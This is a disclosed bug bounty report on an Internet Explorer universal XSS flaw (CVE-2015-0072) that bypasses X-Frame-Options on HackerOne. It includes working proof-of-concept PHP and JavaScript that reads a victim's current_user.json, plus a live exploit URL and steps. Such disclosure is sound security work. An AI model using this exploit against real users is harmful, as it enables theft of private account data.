HackerOne is still prone to Internet Explorer UXSS
The report shows that a known Internet Explorer universal cross-site scripting flaw (CVE-2015-0072) can still be exploited even when a framed resource is protected by X-Frame-Options: DENY or SAMEORIGIN. An attacker could read the contents of a victim's HackerOne current_user.json file, which may contain sensitive account information.
 Originally disclosed on HackerOne
- Disclosed after 15 months
Summary by the researcher
We managed to get IE UXSS (CVE 2015-0072) to work even when X-Frame-Options header exists with Deny or SAMEORIGIN.
Thanks my brother Alaa for the help on this one.
The report
Hi, I have managed to leverage CVE 2015-0072, so that the attack will work with any framed resource protected by X-Frame-Options: DENY header.
According to #103787, only https://hackerone.com/cdn-cgi/trace was unprotected and now its already fixed. In my PoC I used several X-Frame-Options protected resources of HackerOne and the attack was executed successfully.
Proof Of Concept
- exploit.php

I added alert() message after executing the payload (read content of current_user.json) because responseText wasn't readable as steadyState stick at 1 and status at 0
<iframe src="redirect.php?<? echo rand(); ?>" style=""></iframe>
<iframe src="https://hackerone.com/assets/news/vulnerabilities_fixed/vulnfixed-652ab9bb4eac2826a0fc8a2fae551115.png?<? echo rand(); ?>" style=""></iframe>
<script>
top[0].eval('_=top[1];xhttp=new XMLHttpRequest();xhttp.open("get","delay.php?<? echo rand(); ?>",false);xhttp.send(); _.location="javascript:http=new XMLHttpRequest(); url=\'https://hackerone.com/current_user.json\';http.open(\'GET\', url, true);http.onreadystatechange = function(){if(http.readyState == 4 && http.status == 200)console.log(http.responseText);}; http.send(); alert(\'No need to close this, already done!\'); "');
</script>
2- redirect.php
<?php
header("Location: https://hackerone.com/assets/news/vulnerabilities_fixed/vulnfixed-652ab9bb4eac2826a0fc8a2fae551115.png?".rand());
exit();
?>
3- delay.php
<?php
sleep(5);
echo "zombiehelp54";
exit();
?>
Live PoC

I have tested this live PoC on my IE 11.0.9600.17.633 updated February 2015 and also on IE 11 of Windows Server 2012 R2 and it worked as expected (see screenshots). I also tried many resources of HackerOne and all is X-Frame-Options protected. Just open any vulnerable IE (9,10,11 without MS15-018 applied) and turn on console Go to http://alazzazpp.com/myuxss/exploit.php and your current_user.json will be logged to console.
I couldn't find a mitigation to this, I hope you do. Thanks;
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could read the contents of a victim's current_user.json file on HackerOne, potentially exposing sensitive account information, but only on unpatched Internet Explorer versions.
What the attacker needed
Victim uses unpatched IE 9, 10, or 11; victim visits attacker's page
How it was found
- Create an exploit page that embeds a redirect script and a HackerOne image in iframes.
- The redirect script sends the browser to a HackerOne image URL with a random query string.
- A delay script sleeps for five seconds to keep the request open.
- The exploit page uses JavaScript to access the framed HackerOne page and inject code that reads current_user.json.
- Open the exploit page in a vulnerable Internet Explorer version with the console enabled.
- The contents of current_user.json are logged to the console.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is about a bug in old versions of Internet Explorer that lets a malicious website run its own code inside another website's page. The attacker tricks the browser into ignoring a protection called X-Frame-Options, which normally stops other sites from embedding a page. As a result, the attacker can read private data from the victim's account on the targeted site.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





